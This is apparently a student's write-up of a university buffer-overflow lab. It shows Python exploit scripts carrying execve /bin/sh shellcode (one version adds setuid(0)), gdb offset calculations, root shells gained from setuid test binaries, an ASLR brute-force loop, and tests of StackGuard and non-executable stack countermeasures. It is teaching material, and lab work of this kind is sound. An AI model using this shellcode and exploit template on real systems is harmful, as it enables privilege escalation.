
The (rbp-buffer) value came out to be 10. Now, according to this value, I updated the exploit.py program and renamed it as exploit64n.py. The code is given below:



```
  GNU nano 4.8                                   exploit64n.py
#!/usr/bin/python3
import sys
shellcode= ("\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
 # I Need to change I
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################
# Put the shellcode somewhere in the payload
start = 480 # I Need to change I
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
ret = 0x7fffffffcfa0 + 400 # calculated return address for string
offset = 18 #  ebp-buffer was 108 so added 8 on that
L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
        f.write(content)

                              [ Read 23 lines ]
```

The offset value had to be updated according to the buffer size, which in this case is 10. After that, all the values were edited according to specifications, and I executed the code.

The below screenshot shows successful execution and getting the root shell for stack-L4:




```
PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS   COMMENTS
(gdb) b bof
Breakpoint 1 at 0x11a9: file stack.c, line 10.
(gdb) next
The program is not being run.
(gdb) run
Starting program: /workspaces/Com_off/stack-L4-dbg

Breakpoint 1, bof (str=0x5555555550c0 <_start> "\363\017\036\372\061\355I\211\321^H\211\342H\203\344\360PTL\215\005\346\001") at stack.c:10
10      {
(gdb) next
13      strcpy(buffer, str);
(gdb) p $rbp
$1 = (void *) 0x7fffffffcf80
(gdb) p &buffer
$2 = (char (*)[10]) 0x7fffffffcf76
(gdb) p/d 0x7fffffffcf80-0x7fffffffcf76
$3 = 10
(gdb) quit
A debugging session is active.

        Inferior 1 [process 81732] will be killed.

Quit anyway? (y or n) y
@sk22bo →/workspaces/Com_off (main) $ nano exploit64n.py
@sk22bo →/workspaces/Com_off (main) $ python3 exploit64n.py
@sk22bo →/workspaces/Com_off (main) $ ./stack-L4
# id
uid=1000(codespace) gid=1000(codespace) euid=0(root) groups=1000(codespace),106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkman),993(rvm),994(php),995(conda),996(nvs),997(nvm),998(hugo),999(dotnet)
# whoami
root
# 
```

Hence, we can say that the attack was successfully executed.

Task 7:


For task 7, we will revert the /bin/sh symlink back to /bin/dash to use the dash shell, which has a countermeasure that drops privileges when the effective UID doesn't equal the real UID. You will then create a modified shellcode with the setuid(0) system call to change the real UID back to zero. Finally, you will run your modified shellcode with and without the setuid(0) system call and verify whether the countermeasure is effective. Here's what you need to do:

Hence, we need to edit the shellcode and add the extra bit given in the comments before the code.




```
  GNU nano 4.8                                    exploit.py
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400 # I Need to change I
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffc15c + 300 # I Need to change I
offset = 176 # I Need to change I
L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
#spray the buffer with return address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
        f.write(content)
```

I added the first statement code in the shellcode from the call_shellcode.c file. As you can observe in the above screenshot. I tried executing the a32 and a64 files as requested. The below screenshot represents their execution.



```
⊗ @sk22bo ➜/workspaces/Com_off (main) $ ./a64.out
  Segmentation fault (core dumped)
● @sk22bo ➜/workspaces/Com_off (main) $ gcc -m32 -o a32.out call_shellcode.c
⊗ @sk22bo ➜/workspaces/Com_off (main) $ ./a32.out
  Segmentation fault (core dumped)
● @sk22bo ➜/workspaces/Com_off (main) $ gcc -o a64.out call_shellcode.c
⊗ @sk22bo ➜/workspaces/Com_off (main) $ ./a64.out
  Segmentation fault (core dumped)
○ @sk22bo ➜/workspaces/Com_off (main) $ 
```


Finally, I executed the new exploit.py file and then the stack-L1 and got the following result:



```
@sk22bo ➜/workspaces/Com_off (main) $ gcc -m32 -o a32.out call_shellcode.c
@sk22bo ➜/workspaces/Com_off (main) $ ./a32.out
Segmentation fault (core dumped)
@sk22bo ➜/workspaces/Com_off (main) $ gcc -o a64.out call_shellcode.c
@sk22bo ➜/workspaces/Com_off (main) $ ./a64.out
Segmentation fault (core dumped)
@sk22bo ➜/workspaces/Com_off (main) $ nano exploit.py
@sk22bo ➜/workspaces/Com_off (main) $ ./exploit.py
@sk22bo ➜/workspaces/Com_off (main) $ ./stack-L1
# id
uid=0(root) gid=1000(codespace) groups=1000(codespace),106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkman),993(rvm),994(php),995(conda
),996(nvs),997(nvm),998(hugo),999(dotnet)
# whoami
root
#
```


This shows the successful execution of the task.

Task 8:



```
@sk22bo ➜/workspaces/Com_off (main) $ ls
 Makefile     a64.out      bruteforce32.sh    exploit.py         makefile         output_filename    stack          stack-L2       stack-L3-dbg   stack.c
 README.md    badfile      call_shellcode     exploit11.py       my_shellcode     shellcode          stack-L1       stack-L2-dbg   stack-L4
 a32.out      bruteforce.sh  call_shellcode.c  exploit11.py.save  'new file'      shellcode_program  stack-L1-dbg   stack-L3       stack-L4-dbg
@sk22bo ➜/workspaces/Com_off (main) $ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
@sk22bo ➜/workspaces/Com_off (main) $ ./stack
Segmentation fault (core dumped)
@sk22bo ➜/workspaces/Com_off (main) $
```


For this attack, first we enable the address randomization for both stack and heap by setting the value to 2. If it were set to 1, then only stack address would have been randomized. Then on running the same attack as before, we get segmentation fault. This shows us that the attack was not successful. The below screenshot shows the commands and execution:



```
@sk22bo ➜/workspaces/Com_off (main) $ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
@sk22bo ➜/workspaces/Com_off (main) $ touch bruteforce.sh
@sk22bo ➜/workspaces/Com_off (main) $ nano bruteforce.sh
@sk22bo ➜/workspaces/Com_off (main) $ chmod +x bruteforce.sh
@sk22bo ➜/workspaces/Com_off (main) $ ./bruteforce.sh
0 minutes and 0 seconds elapsed.
The program has been running 1 times so far.
./bruteforce.sh: line 14: 62300 Segmentation fault      (core dumped) ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 2 times so far.
./bruteforce.sh: line 14: 62309 Segmentation fault      (core dumped) ./stack-L1
0 minutes and 1 seconds elapsed.
The program has been running 3 times so far.
./bruteforce.sh: line 14: 62316 Segmentation fault      (core dumped) ./stack-L1
0 minutes and 1 seconds elapsed.
The program has been running 4 times so far.
./bruteforce.sh: line 14: 62327 Segmentation fault      (core dumped) ./stack-L1
0 minutes and 1 seconds elapsed.
The program has been running 5 times so far.
./bruteforce.sh: line 14: 62338 Segmentation fault      (core dumped) ./stack-L1
0 minutes and 1 seconds elapsed.
The program has been running 6 times so far.
./bruteforce.sh: line 14: 62339 Segmentation fault      (core dumped) ./stack-L1
0 minutes and 1 seconds elapsed.
The program has been running 7 times so far.
./bruteforce.sh: line 14: 62340 Segmentation fault      (core dumped) ./stack-L1
0 minutes and 1 seconds elapsed.
The program has been running 8 times so far.
./bruteforce.sh: line 14: 62341 Segmentation fault      (core dumped) ./stack-L1
0 minutes and 1 seconds elapsed.
The program has been running 9 times so far.
```

Next, we run the shellscript given to us to run the vulnerable program in the loop. This is basically a brute-force approach to hit the same address as the one we put in the badfile. The shellscript is stored in the brute attack file and is made a SEU-UID root program:

The output shows the time taken and the attempts taken to perform this attack with Address Randomization and Brute-Force approach. It leads to a successful attack:




```
7 minutes and 56 seconds elapsed.
The program has been running 156327 times so far.
./bruteattack: line 13: 32629 Segmentation fault      ./stack
7 minutes and 56 seconds elapsed.
The program has been running 156328 times so far.
./bruteattack: line 13: 32630 Segmentation fault      ./stack
7 minutes and 56 seconds elapsed.
The program has been running 156329 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
```

The explanation for this is that, when Address Space Randomization is on, then the stack's frame starting point is always randomized and different. The only option left is to do hit and trial as many times as we can unless we hit the address that we specify in our vulnerable code.

I had to run part of this on the VM machine as my codespaces couldn't execute it properly even after giving it a lot of time. The execution remains the same but by using a VM, I got the result more quickly.

The output below also shows the unsuccessful attempt I made in codespaces, It didn't give me any positive output even after 45+ minutes hence, I had to a VM machine to execute this task.




```
45 minutes and 49 seconds elapsed.
The program has been running 28055 times so far.
./bruteforce.sh: line 14: 128725 Segmentation fault      (core dumped) ./stack-L1
45 minutes and 49 seconds elapsed.
The program has been running 28056 times so far.
./bruteforce.sh: line 14: 128726 Segmentation fault      (core dumped) ./stack-L1
45 minutes and 49 seconds elapsed.
The program has been running 28057 times so far.
./bruteforce.sh: line 14: 128727 Segmentation fault      (core dumped) ./stack-L1
45 minutes and 49 seconds elapsed.
The program has been running 28058 times so far.
./bruteforce.sh: line 14: 128728 Segmentation fault      (core dumped) ./stack-L1
45 minutes and 49 seconds elapsed.
The program has been running 28059 times so far.
./bruteforce.sh: line 14: 128729 Segmentation fault      (core dumped) ./stack-L1
45 minutes and 49 seconds elapsed.
The program has been running 28060 times so far.
./bruteforce.sh: line 14: 128730 Segmentation fault      (core dumped) ./stack-L1
45 minutes and 49 seconds elapsed.
The program has been running 28061 times so far.
./bruteforce.sh: line 14: 128731 Segmentation fault      (core dumped) ./stack-L1
45 minutes and 49 seconds elapsed.
The program has been running 28062 times so far.
./bruteforce.sh: line 14: 128732 Segmentation fault      (core dumped) ./stack-L1
45 minutes and 49 seconds elapsed.
The program has been running 28063 times so far.
./bruteforce.sh: line 14: 128733 Segmentation fault      (core dumped) ./stack-L1
45 minutes and 50 seconds elapsed.
The program has been running 28064 times so far.
^Z
[4]+  Stopped                 ./bruteforce.sh
@sk22bo →/workspaces/Com_off (main) $
```

Task 9:

9a:

For this task, I first disabled the address randomization countermeasure. Then I compiled the program stack.c with StackGuard protection and executable stack. Then I converted this compiled program into a SET-UID root program. The following shows these tasks:



```
@sk22bo →/workspaces/Com_off (main) $ gcc -o stack stack.c
@sk22bo →/workspaces/Com_off (main) $ ./stack
*** stack smashing detected ***: terminated
Aborted (core dumped)
@sk22bo →/workspaces/Com_off (main) $ gcc -o stack stack.c -fno-stack-protector
@sk22bo →/workspaces/Com_off (main) $ nano exploitnew.py
@sk22bo →/workspaces/Com_off (main) $ python exploitnew.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@sk22bo →/workspaces/Com_off (main) $ ./stack "$(python exploit.py)"
Segmentation fault (core dumped)
@sk22bo →/workspaces/Com_off (main) $ ./stack "$(python exploit.py)"
Segmentation fault (core dumped)
@sk22bo →/workspaces/Com_off (main) $ ./stack "$(python exploitnew.py)"
Segmentation fault (core dumped)
@sk22bo →/workspaces/Com_off (main) $
```


This proves that with StackGuard protection mechanism, the Buffer Overflow attack can be detected and prevented.

9b:

The address randomization was already off in the last step. Now, I compiled the program with StackGuard protection off and non-executable stack. The I made this program a SET-UID root program.

On running this program, I get the segmentation fault error which shows that the bufferoverflow attack failed. This error is definitely caused because the stack is no longer executable. By removing the executable feature, the normal programs will still run the same way but the malicious code will be considered as data rather than code. To be more specific, read only data.

Hence, our attack fails.




```
● @sk22bo ➜/workspaces/Com_off (main) $ gcc -m32 -o a32.out call_shellcode.c
● @sk22bo ➜/workspaces/Com_off (main) $ gcc -o a64.out call_shellcode.c
⊗ @sk22bo ➜/workspaces/Com_off (main) $ ./a32.out
  Segmentation fault (core dumped)
⊗ @sk22bo ➜/workspaces/Com_off (main) $ ./a64.out
  Segmentation fault (core dumped)
○ @sk22bo ➜/workspaces/Com_off (main) $
```

Task 10 (bonus task):

For task 10, we have to redo Task 4 but with some modifications.

I changed the stack.c code as instructed, and the below screenshot shows the stack1.c code with modifications:



```
  GNU nano 4.8                                    stack1.c
#include <stdio.h>
#include <string.h>
/* Changing this size will change the layout of the stack.
* Please make sure the correct value is used for each level. */
#ifndef BUF_SIZE
#define BUF_SIZE 100 //for L1 and you need to change the value for L2, L3, and L4
#endif
int bof(char *str)
{
char buffer[BUF_SIZE];
/* The following statement has a buffer overflow problem */
strcpy(buffer, str);
return 1;
}
int main(int argc, char **argv)
{
char str[517];
FILE *badfile;
badfile = fopen("badfile", "r");
if (!badfile) {
perror("opening badfile"); exit(1);
}
int length = fread(str, sizeof(char), 517, badfile);
fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;
```

This task must be executed on a remote terminal which makes it a little tricky. Our reverse shells also need to redirect the standard input and standard output using system calls. I tried executing this task but I couldn't get a positive result for this.